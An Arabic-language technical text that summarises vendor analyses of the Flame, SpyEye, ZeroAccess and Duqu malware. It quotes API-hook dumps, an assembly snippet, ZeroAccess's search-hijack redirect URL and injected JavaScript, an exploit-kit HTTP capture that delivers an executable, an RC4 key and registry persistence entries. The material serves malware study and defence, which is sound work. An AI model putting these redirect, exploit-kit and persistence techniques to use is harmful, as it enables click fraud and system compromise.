Flame, يعرف أيضا باسم **Flamer**، **sKyWlper** أو **Skywiper**، وهى برمجيات خبيثة (*modular computer malware*) والتي تهاجم أجهزة الكمبيوتر التي تعمل بنظام التشغيل مايكروسوفت ويندوز. يتم استخدام هذه البرمجيات الخبيثة لاستهداف التجسس السيبراني (*cyber espionage*). يمكنه أن ينتشر إلى الأنظمة الأخرى عبر الشبكة المحلية (**LAN**) أو عن طريق **USB**. ويمكن تسجيل الصوت، لقطات**screenshot**، ونشاط لوحة المفاتيح، وشبكة المرور. فإنه يسجل أيضا محادثات سكايب ويمكن أن تتحول أجهزة الكمبيوتر المصابة إلى منارات بلوتوث التي تحاول تحميل معلومات الاتصال من الأجهزة التي تدعم تقنية **Bluetooth** القريبة. الرسم البياني التالي يصور كيف ينجح مهاجم في تركيب **Flame** على نظام الضحية.



من أجل حقن حصان طروادة على نظام الضحية والحصول على المعلومات الحساسة، يتعين على المهاجمين أولا تعيين مركز القيادة والسيطرة (*command and control center*) وخادم البرمجيات الخبيثة. الخطوة التالية، المهاجم يقوم بارسال البريد الإلكتروني الاحتيالي لنظام الضحية والذي يقوم بخداعة لفتح الرابط. بمجرد قيام الضحية بفتح الرابط، فانه يتم إعادة توجيه إلى خادم البرمجيات الخبيثة. ونتيجة لذلك، يحصل على تحميل برامج ضارة على نظام الضحية وإصابة النظام. هذا الجهاز المصاب يصيب الأجهزة الأخرى المتصلة على الشبكة المحلية. وبالتالي، يتم إرسال أوامر من مركز السيطرة والقيادة ثم يتم استقبالها من قبل الأجهزة المصابة **LAN**. وفقا لأوامر التي وردت، فان أجهزة الشبكات المحلية المصابة ترسل البيانات إلى مركز القيادة والسيطرة.

معمل Kaspersky يلخص نتائج التحليل عن Flame على النحو التالي:

- البنية التحتية لـ **Flame C&C**، التي كانت تعمل لسنوات، التي أصبحت على الفور **Offline** بعد أن تم اكتشاف تواجدها حاليا من قبل كاسبرسكي لاب لاكتشاف وجود برامج ضارة مؤخرا.
- حاليا هناك أكثر من 80 من الدومينات المعروفة التي يستخدمها **Flame** من اجل خوادم **C&C** والدومين ذات الصلة، والتي تم تسجيلها بين عامي 2008 و2012.
- خلال السنوات الأربع الماضية، الخوادم التي تستضيف البنية التحتية لـ **Flame C&C** تنتقل بين مواقع عده، بما في ذلك هونغ كونغ وتركيا وألمانيا وبولندا وماليزيا، ولاتفيا، والمملكة المتحدة، وسويسرا.
- تم تسجيل **Flame C&C domains** مع قائمة رائعة من الهويات الوهمية ومع مجموعة متنوعة من المسجلين.
- وفقا لمعمل كاسبرسكي المجرى، تم تسجيل المستخدمين المصابين في مناطق متعددة بما في ذلك الشرق الأوسط وأوروبا وأمريكا الشمالية، وآسيا والمحيط الهادئ.
- يبدو أن مهاجمي **Flame** لهم اهتمام عالي لملفات **PDF** ورسومات المكتب، وأوتوكاد.
- يتم تشفير البيانات التي يتم تحميلها إلى **Flame C&C** باستخدام خوارزميات بسيطة نسبيا. يتم ضغط الوثائق المسروقة باستخدام **Zlib** و**modified PPDM compression**مفتوح المصدر.
- نظام التشغيل ويندوز **7** ذات النواه **64bit**، وهو ما أوصينا به كحلا جيدا ضد الإصابة من البرامج الضارة الاخرى، ويبدو أنها تكون فعالة ضد **Flame**.


Flame C&C Server Analysis

المصدر: http://www.kaspersky.com

Flame's C&C Server يعمل على دبيان **x.6.0** ذات النواه 64-بت تحت **OpenVZ** وتستخدم**PHP** ، بايثون، ولغة البرمجة باش مع قاعدة بيانات **MySQL** على خادم الويب **أباتشي** الإصدار 2-مع شهادات موقعة ذاتيا(***self-signed certificates***) . إعداد هذا الخادم/الملقم هو اعداد**LAMP** النموذجي (**لينكس**، **اباتشي**،**MySQL**، **PHP**). يستخدم لاستضافة وحدة التحكم القائمة على شبكة الإنترنت(***web-based control panel***) ، وكذلك لتشغيل بعض البرامج النصية (الاسكريبت)المقرر تشغيلها أليا بالكامل في الخلفية.

يتم الوصول إليه عبر بروتوكول **H'TTPS** مع المنافذ 443 و8080، مسار دليل الملفات الجذري (**document root directory**) له هو **/var/www/htdocs/** (**document root directory** هو المكان الذي يتم وضع الملفات التي تريدها رفعها على خادم الويب حيث ان الأباتشي من أشهر خوادم الويب الخاصة بأنظمة التشغيل لينكس)، والتي تحتوي على مجلدات فرعية واسكر يبات **PHP**.

ملحوظه: الأنظمة التي قد تم تثبيت **PHP5** عليها، الأكواد المصنعة بواسطة **PHP4** تعمل عليها أيضا. مثال على ذلك، **var/www/htdocs/newsforyou/Utils.php** تحتوي على **"str_split" function** حيث ان **"str_split"** المعروف انها وظيفة مدمجة في **PHP5** والتي لا تكون متاحه على **PHP4**. مطوري اكواد **C&C** على الأرجح يستخدموا مع يتوافق مع **PHP4** لأنهم غير متأكدي أي من الإصدارات الأساسية لـ **PHP** قد تم تثبيتها على **C&Cs**.




Contents of the /var/www/htdocs/newsforyou/ directory



Control panel interface

C&C يمكنه أن يفهم العديد من بروتوكولات الاتصال بما في ذلك **OldProtocol**، **OldProtocolE**، **SignupProtocol**، و**RedProtocol** لإجراء محادثات مع مختلف العملاء التي تحمل الاسم الرمزي **SP**، **SPE**، **FL**، و**IP**. بدأ جلسة العمل النموذجية يتم التعامل معها من قبل C&C والتي تبدأ بالتعرف على إصدار البروتوكول، ثم تسجيل معلومات الاتصال، تليها ترميز (***decoding***) طلب العميل وحفظه إلى مكان تخزين الملفات المحلية في الشكل المشفر. جميع البيانات الوصفية (***metadata***) حول الملفات الواردة من العميل يتم حفظها في قاعدة بيانات **MySQL**. **C&C Script** يقوم بتشفير جميع الملفات الواردة من العميل. **C&C** يستخدم آلية مثل **PGP** لتشفير الملفات. أولا، يتم تشفير بيانات الملف باستخدام خوارزمية **Blowfish** في الوضع **CBC** (**with static IV**). يتم إنشاء مفتاح **Blowfish** بشكل عشوائي لكل ملف. بعد تشفير الملفات، يتم تشفير مفتاح **Blowfish** مع مفتاح عمومي باستخدام خوارزمية التشفير الغير متناظر (**Asymmetric encryption**) من **openssl_public_encrypt PHP function**.

ملحوظه: التشفير وانظمته سوف نتطرق اليه في مواضيع قادمه بإذن الله، ولكن للعلم blowfish وAsymmetric encryption هي أنواع من أنظمة التشفير كل له خصائصه.



Clients and Protocols relations found in this Flame C&C

Trojan Analysis: SpyEye

المصدر: http://techblog.avira.com

المصدر: http://techblog.avira.com/2011/03/30/analysis-of-trspy-spyeye/en

التروجان يجعل من استخدام تقنيات **rootkits** في وضع المستخدم لإخفاء كل من **registry key** الموجود داخل **HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current**والمجلد الذي يحتوي على الملف التنفيذي للتروجان وملف الاعداد **config.bin**. يقع هذا المجلد عادة في المسار الجذري (***root directory***) لمحرك الأقراص حيث يقع نظام التشغيل.

SpyEye قادرا على حقن الأكواد في العمليات الجارية ويمكن أن يؤدي المهام التالية:

- التقاط حركة مرور الشبكة (***Capture network traffic***)
- يرسل ويستقبل حزم الشبكة من أجل تجاوز تطبيق جدران الحماية.
- إخفاء ومنع الوصول إلى **startup registry entry**.
- إخفاء ومنع الوصول إلى **binary code**.
- إخفاء العمليات الخاصة به التي تم حقنها في العميات.
- سرقة المعلومات من إنترنت إكسبلورر وموزيلا فايرفوكس.

API functions التالية تم اصطيادها بواسطة التروجان بداخل winlogon.exe virtual address space:

```
.text  C:\WINDOWS\System32\alg.exe[468] WININET.dll!InternetReadFileExA  771F7E9A 8 Bytes  JMP 0BAEB2E6
.text  C:\WINDOWS\System32\alg.exe[468] WININET.dll!HttpSendRequestW  77211808 8 Bytes  JMP 0BAEE296
.text  C:\WINDOWS\system32\winlogon.exe[640] ntdll.dll!NtEnumerateValueKey  7C90D976 8 Bytes  JMP 0BAD769B
.text  C:\WINDOWS\system32\winlogon.exe[640] ntdll.dll!NtQueryDirectoryFile  7C90DF5E 8 Bytes  JMP 0BAE2DC2
.text  C:\WINDOWS\system32\winlogon.exe[640] ntdll.dll!NtResumeThread  7C90E45F 8 Bytes  JMP 0BAF1507
.text  C:\WINDOWS\system32\winlogon.exe[640] ntdll.dll!NtSetInformationFile  7C90E5D9 8 Bytes  JMP 0BAD73E5
.text  C:\WINDOWS\system32\winlogon.exe[640] ntdll.dll!NtVdmControl  7C90E975 8 Bytes  JMP 0BAE2E78
.text  C:\WINDOWS\system32\winlogon.exe[640] kernel32.dll!FlushInstructionCache  7C839277 8 Bytes  JMP 0BAD7831
.text  C:\WINDOWS\system32\winlogon.exe[640] ADVAPI32.dll!CryptEncrypt  77DF1558 8 Bytes  JMP 0BAEA0E1
.text  C:\WINDOWS\system32\winlogon.exe[640] CRYPT32.dll!PFXImportCertStore  77AEF748 8 Bytes  JMP 0BADE80A
.text  C:\WINDOWS\system32\winlogon.exe[640] USER32.dll!TranslateMessage  77D48BCE 8 Bytes  JMP 0BAD930C
.text  C:\WINDOWS\system32\winlogon.exe[640] WS2_32.dll!send  71AB428A 8 Bytes  JMP 0BAEA9B5
.text  C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!InternetQueryOptionA  771B81A7 8 Bytes  JMP 0BAE7B9D
.text  C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!HttpOpenRequestA  771C4AC5 8 Bytes  JMP 0BAE7A88
.text  C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!HttpAddRequestHe...  771C54CA 8 Bytes  JMP 0BADA639
.text  C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!InternetCloseHandle  771C61DC 8 Bytes  JMP 0BAE8415
.text  C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!HttpSendRequestA  771C76B8 5 Bytes  [EB, 01, C3, E9, 7...
.text  C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!HttpSendRequestA ...  771C76BE 2 Bytes  [92, 94] {XCHG E...
.text  C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!HttpQueryInfoA  771C8C6A 8 Bytes  JMP 0BAE7EC0
.text  C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!InternetReadFile  771C9555 8 Bytes  JMP 0BAEB1CC
.text  C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!InternetQueryDataA...  771D325F 8 Bytes  JMP 0BAEB0DC
.text  C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!InternetWriteFile  771F7953 8 Bytes  JMP 0BAEE3F4
.text  C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!InternetReadFileExA  771F7E9A 8 Bytes  JMP 0BAEB2E6
.text  C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!HttpSendRequestW  77211808 8 Bytes  JMP 0BAEE296
.text  C:\WINDOWS\system32\lsass.exe[696] ntdll.dll!NtEnumerateValueKey  7C90D976 8 Bytes  JMP 0BAD769B
```

بعد تشغيل التروجان فانه يقوم بالاتصال بالملقم/الخادم ويقوم بإرسال بعض المعلومات عن النظام إلى ملقم مثل الاتي:

- **MD5 of the executed sample**
- إصدار نظام التشغيل.
- اسم الكمبيوتر.
- إصدار **Internet Explorer**.
- اسم المستخدم.
- رقم إصدار البرمجيات الخبيثة.

svchost.exe	1096	UDP	00e5f6a15	1034	*	*	
svchost.exe	1272	UDP	00e5f6a15	1900	*	*	
svchost.exe	1052	UDP	00e5f6a15	1032	*	*	
System	4	TCP	00e5f6a15	netbios-ssn	00e5f6a15	0	LISTENING
System	4	TCP	00e5f6a15	microsoft-ds	00e5f6a15	0	LISTENING
System	4	UDP	00e5f6a15	netbios-ns	*	*	
System	4	UDP	00e5f6a15	netbios-dgm	*	*	
System	4	UDP	00e5f6a15	microsoft-ds	*	*	
winlogon.exe	660	TCP	00e5f6a15	1083	reverse-mtl-76-76-98-82.gogax.com	https	SYN_SENT

البرمجيات الخبيثة (**malware**)يتم تعبئتها مع **UPX** و **polymorphic decryptor**. في مقتطف الشفرة التالية يمكنك أن ترى استدعاء إلى روتين آخر حيث بعد انتهاء فك التشفير **UPX** المعتاد: يتم استدعاء **sub_42F851**.

```
push    354171h
push    eax
push    4465474Bh
push    4969h
push    3367h
push    5047h
lea     ecx, [ebp-1Ch]
push    ecx
push    dword ptr [ebp-0Ch]
push    dword ptr [ebp-10h]
call    sub_42F851
leave
retn
```

Trojan Analysis: ZeroAccess


المصدر: http://www.symantec.com

ZeroAccess، والمعروف أيضا باسم "**Smiscer**" أو "**Max++ rootkit**" ويشكل تهديدات خبيثة على الويندوز حيث يستخدم لتوليد دخل(***revenue***) في المقام الأول عن طريق الاحتيال الدفع مقابل النقر(***pay-per-click fraud***) . يستخدم **ZeroAccess** وظائف **rootkit** على المستوى المنخفض ليبقى مستمر ومخفى. انه يصل من خلال مختلف النواقل، بما في ذلك **web exploit kits** وهجمات الهندسة الاجتماعية. على الرغم من **ZeroAccess** يحتوي على وظائف **backdoor** التي يمكن استخدامها لأغراض متعددة، فقد لوحظت عند تحميل البرامج الأمنية الوهمية، **performing click fraud**، و **searching engine poisoning**.

- **Click fraud scheme (النقر فوق مخطط الاحتيال)**

بمجرد الإصابة، فان **ZeroAccess** سوف يقوم بتركيب وحدات **payload** إضافية، والتي يقوم بتنزيلها من خلال **backdoor** الخاص به. عموماء، هذا هي عملية التنفيذ التي تقوم بأداء **click fraud**. وقد لوحظ ان هذا **Click fraud scheme** يستخدم أكثر من واحده من **pay-per-click**التابعة للشبكة.

المعلنين(***Advertisers***) يقوم بالتسجيل (***sign up***) مع شبكات الإعلان (***ad network***) التي تقوم بعمل عقد مع اصحاب المواقع الذين هم على استعداد لعرض الإعلانات عن مواقعها على شبكة الإنترنت مقابل عمولة صغيرة. الشبكات الإعلانية تهم المعلنين (***Advertisers***) لتوزيع وعرض إعلاناتهم ويدفع اصحاب المواقع عموله صغيرة في كل مرة يزورها الزائر (**الدفع لكل عرض[pay-per-view]**) أو النقرات (**الدفع لكل نقرة[pay-per-click]**) على الإعلانات.



بالإضافة إلى توليد الإيرادات من خلال شبكات الدفع مقابل كل نقرة(*pay-per-click*)، **ZeroAccess** يسرق بحث المستخدمين. عندما يبحث المستخدم المصاب في محركات البحث شعبية (بما في ذلك **google.com**، **bing.com**، **icq.com**، **yahoo.com**، **ask.com**، و**aol.com**)، **ZeroAccess** يرسل طلب **GET** إضافية مشابهة لما يلي:

http://suzukimxm[.]cn/r/redirect.php?id=9de5404ac67a404a0e1a775f212cd210&u=198&cv=150&sv=15&os=501.804.x86

فهذا سوف يؤدي إلى نافذة منبثقة إضافية (*pop-up window*) أو **tab** المراد إنشاؤه. فإن النافذة الجديدة أو **tab** تحتوي على نتائج البحث من استعلام البحث الأصلي مع الوصلات التي تم سرقتها أو محتوى إضافي. مثال على **returned HTML** يمكن أن ينظر إليه على النحو التالي:

An example of returned HTML can be seen below

```
1: <js>
2:    function FormatRedirect(ref,
      title) { body = "<html><head>
      <title>" + title + "</title>
      </head><frameset><frame src=\
      "http://" + ref + "\">
      </frameset></html>";
3:    AddPage("www.google.com.hk/
      search?q=car&hl=zh-CN&source=
      hp&gbv=1",2,null, 0, "HTTP/1.1
      200\r\nConnection: close\r\
      nCache-Control: no-cache\r\
      nPragma: no-cache\r\nContent-
      Length: " + body.length +
      "\r\n\r\n" + body);
4:    }
5: FormatRedirect("kozanekozasearchsys
   tem.com/?search=car&subid=198&key=4
   15db60c8aa81c
   0bed68", "car");
```

ZeroAccess يمكن تثبيته أيضا من خلال **web exploit kits**. وعادة ما يتم زرع انطباع لدى المستخدم أنها ستكون علمية تثبيت لتحديث للتطبيق ما، مثل **Adobe Flash player**. حيث أن هذا يستخدم مختلف **exploit kits** لتثبيت **ZeroAccess** وأنها تبدو ببساطه كمنتج يحاول كاتبها الهروب من **IPS** بدلا من الإشارة الى **ZeroAccess** أنها تباع من قبل الموزعين الأخرين.

```
GET /osnp91icm/?4 HTTP/1.1
Host: lowmustard.org
User-Agent: Mozilla/5.0 (... en-US: rv:1.8.1.13) Gecko/20080311 Firefox/2.0.0.13
Accept: text/xml,applicati...l,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300Connection: keep-alive

<html><body><div id='wag'></div><div id='lat'></div><div id='fry'></div><div id='fud'></div><div id='hag'></div>

GET /osnp91icm/?7d35b27aeebf58ac5d105e0e56090556045c080100020c55520505515b5651 HTTP/1.1
accept-encoding: pack200-gzip, gzip
content-type: application/...
User-Agent: Mozilla/4.0 (W...
Host: lowmustard.org
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

HTTP/1.1 200 OK
Date: Tue, 25 Oct 2011 15:49:20 GMT
Server: Apache/2.2.17 (Unix) PHP/5.2.17
X-Powered-By: PHP/5.2.17
Content-Length: 4096

GET /osnp91icm/?157ce4e658af3f52544d5258510f5701020d0c5707045e02545401075c5003;1;1
User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_05
Host: lowmustard.org
Accept: text/html, image/gif, image/jpeg, *; ...
Connection: keep-alive

HTTP/1.1 200 OK
Date: Tue, 25 Oct 2011 15:49:21 GMT
Server: Apache/2.2.17 (Unix) PHP/5.2.17
X-Powered-By: PHP/5.2.17
Content-Length: 243712
Content-Disposition: inline; filename=emgdE8v6.exe
Content-Type: application/octet-stream
X-Pad: avoid browser bug
X-Cache: MISS from domain.com
Keep-Alive: timeout=15, max=97
Connection: Keep-Alive

MZ....................

GET /stat2.php?w=198&i=e820f444fa78f444d13659410246206c&a=13
Host: exezkzla.cn
User-Agent: Opera/6 (Windows NT 5.1; U; LangID=409; x86)
Connection: close
```

Main Attack URL

Second Stage Exploits

ZeroAccess Download

ZeroAccess Download

عند التنفيذ، **ZeroAccess** يختار **driver** عشوائيا أبجديا بين **%System%\Drivers\classpnp.sys** و **%System%win32k.sys**، ثم يعيد كتابة هذا **driver** باستخدام الأكواد الخاصة به.

يتم تخزين **driver** النظيف الأصلي في وحدة تخزين **NTFS** مشفرة مخفيه باستخدام اسم الملف **%System%\config\<RANDOM CHARACTERS>**.

يتم استخدام الـ **volume** المخبأ لتخزين **driver** النظيف الأصلي وكذلك المكونات الإضافية ووحدات **payload** المحملة. **Volume** حجمه تقريبا 16-ميغابايت ويتم الوصول إليه من خلال اسم الجهاز لنظام الملفات:

\\??\ACPI#PNP0303#2&da1a3ff&0

على سبيل المثال، الـ **driver**النظيف الأصلي يتم تخزينه كالاتى:

\\??\ACPI#PNP0303#2&da1a3ff&0\L\ [EIGHT RANDOM CHARACTERS]

يتم تشفير نظام الملفات لهذا **VOLUME** المخفي باستخدام **RC4** مع مفتاح **128 بت** التالية:

\xFF\x7C\xF1\x64\X12\xE2\x2D\x4D\xB1\xCF\x0F\x5D\x6F\xE5\xA0\x49

ثم بعد ذلك ينشأ التروجان إدخالات التسجيل (***registry***) التالية لضمان خدمة driver الذي أصبيب حديثا كنقطة الحمل الرئيسي لـ **ZeroAccess**:

- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\[FILE NAME OF INFECTED DRIVER]\"ImagePath" = "*"
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\[FILE NAME OF INFECTED DRIVER]\"Type" = "1"
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\[FILE NAME OF INFECTED DRIVER]\"Start" = "3"

ثم يتم حقن الكود إلى **services.exe** من خلال **APC**. الكود المحقون (***injected code***) يقوم بتشفير البيانات المخزنة في وحدة التخزين **NTFS** المخفية ضمن **\??\ACPI#PNP0303#2&da1a3ff&0\U** وأيضا إنشاء ملف دفق البيانات البديلة ضمن **%SystemDrive%\2385299062: 2302268273.exe** وينفذ ذلك. هذه المكونات الرئيسية لـ **loader**تضمن أن ملفات **payload** الإضافية المخزنة في **volume** المخفي **NTFS** تم تحميلها وتنفيذها.

Trojan Analysis: Duqu

المصدر: http://www.securelist.com

المصدر: http://www.securelist.com/en/blog/208193178/Duqu_FAQ

Duqu هو حصان طروادة متطور والتي يبدو انها قد كتبت من قبل نفس الاشخاص الذين أنشئوا **Stuxnet worm** سيئة السمعة. والغرض الرئيسي منها هو العمل كأنه **Backdoor** في النظام لتسهيل سرقة المعلومات الخاصة.

المقطع الكودى في **Payload DLL** هو عامة عباره عن **binary** والتي تم إنشائها من عدة قطع من الأكواد. وهو يتألف من "**slices**" من الأكواد التي قد تم تجميعها في البداية في ملف كائن (***object file***) منفصل قبل ربطها في ملف **DLL** واحد. معظمهم يمكن العثور عليها في أي برنامج **C++**، مثل **Standard Template Library (STL) functions**، **run-time library functions**، و**user-written code**، ماعدا الشريح الأكبر من **slices** والتي تحتوي على معظم الأكواد التفاعلية من **C&C**.

Code section, Duqu payload DLL

Address	Section
.10001000	C++ Standard Template Library functions
.10004250	Native C++ code with STL
.1000C2C9	Payload Other Language / C framework No C++
.10023878	Native C++ code with STL
.10028F2C	Run-Time library code
.1002EAD1	Native C code for injection
.100300A4	API thunks, Exception handlers

Layout of the code section of the Payload DLL file

Duqu Framework

هذه **slice** مختلفة عن الآخرين، لأنه لم يتم تجميعها بواسطة **C++**. لا تحتوي على إشارات إلى أي من الوظائف (***Function***) سواء المعيارية أو**user-written C++** ، ولكن هي بالتأكيد **object-oriented**. وهذا يطلق عليه **Duqu Framework**.

الخصائص الكوديه لـ Duqu Framework.

الأكواد التي استخدمت في تنفذ **Duqu Framework** لديها العديد من الخصائص المميزة:

- يتم تغليف كل شيء في **object**
- يتم وضع جدول الوظائف (***Function table***) مباشرة في **class instance** ويمكن تعديله بعد البناء.
- ليس هناك أي تمييز بين **utility class** (**linked lists**،**hashes**) و**user written code**.
- كائن التواصل (***Object communication***) يستخدم **method call**، ***deferred execution queue***s و **event-driven caHbacks**.
- لا توجد إشارات إلى **run-time library functions**؛ يتم استخدام **API Windows** الأصلي بديلا.


Event-Driven Framework

